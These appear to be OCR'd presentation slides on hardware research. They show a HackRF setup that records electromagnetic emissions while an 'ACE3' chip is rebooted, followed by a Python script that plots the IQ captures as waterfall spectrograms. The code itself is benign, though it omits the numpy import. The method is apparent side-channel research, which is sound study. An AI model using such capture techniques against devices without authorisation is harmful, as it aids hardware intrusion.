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

HackRF One™
GREAT SCOTT GADGETS™
RESET
3V3
DFU
1V8
RF
USB
RX
TX
ANTENNA
CLKIN
CLKOUT




Capture magic
chip waves


0 0 50.445.000
-100 -80 -60 -40 -20 0
-77.2 dBFS
-40
-60
-80
-100
43
44
45
46
47
48
49
50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
Start recording
spectrum on HackRF

Start recording spectrum on HackRF



Reboot ACE3 via acetool3


Start recording spectrum on HackRF
Reboot ACE3 via acetool3
Get EM recording

```python
import matplotlib.pyplot as plt

filename = "test_reboot2"


def waterfall_file(filename):
    data = np.fromfile(filename, dtype=np.int8)
    data_complex = data[::2] + 1j * data[1::2]

    # Reshape data for the waterfall plot
    num_samples_per_row = 1024  # This value can be adjusted
    num_rows = len(data_complex) // num_samples_per_row
    data_reshaped = data_complex[:num_rows * num_samples_per_row].reshape((num_rows, num_samples_per_row))

    # Compute FFT
    fft_data = np.fft.fftshift(np.fft.fft(data_reshaped, axis=1), axes=1)
    magnitude = 20 * np.log10(np.abs(fft_data))

    # Frequency range for the x-axis
    sampling_rate = 10e6  # 10 MHz
    frequency_start = -sampling_rate / 2  # -5 MHz
    frequency_end = sampling_rate / 2    # 5 MHz
    center_frequency = 44366500  # 44.3665 MHz
    frequencies = np.linspace(frequency_start, frequency_end, num_samples_per_row) + center_frequency

    # Plotting
    plt.imshow(magnitude, aspect='auto', extent=[frequencies[0], frequencies[-1], 0, num_rows], cmap='viridis')
    plt.colorbar(label='Magnitude (dB)')
    plt.xlabel('Frequency (Hz)')
    plt.ylabel('Time Index')
    plt.title(filename)
    plt.show()
def waterfall_file16(filename):
    data = np.fromfile(filename, dtype=np.int16)
    data_complex = data[::2] + 1j * data[1::2]

    # Reshape data for the waterfall plot
    num_samples_per_row = 1024  # This value can be adjusted
    num_rows = len(data_complex) // num_samples_per_row
    data_reshaped = data_complex[:num_rows * num_samples_per_row].reshape((num_rows, num_samples_per_row))

    # Compute FFT
    fft_data = np.fft.fftshift(np.fft.fft(data_reshaped, axis=1), axes=1)
    magnitude = 20 * np.log10(np.abs(fft_data))

    # Frequency range for the x-axis
    sampling_rate = 10e6  # 10 MHz
    frequency_start = -sampling_rate / 2  # -5 MHz
    frequency_end = sampling_rate / 2    # 5 MHz
    center_frequency = 44366500  # 44.3665 MHz
    frequencies = np.linspace(frequency_start, frequency_end, num_samples_per_row) + center_frequency

    # Plotting
    plt.imshow(magnitude, aspect='auto', extent=[frequencies[0], frequencies[-1], 0, num_rows], cmap='viridis')
    plt.colorbar(label='Magnitude (dB)')
    plt.xlabel('Frequency (Hz)')
    plt.ylabel('Time Index')
    plt.title(filename)
    plt.show()
```



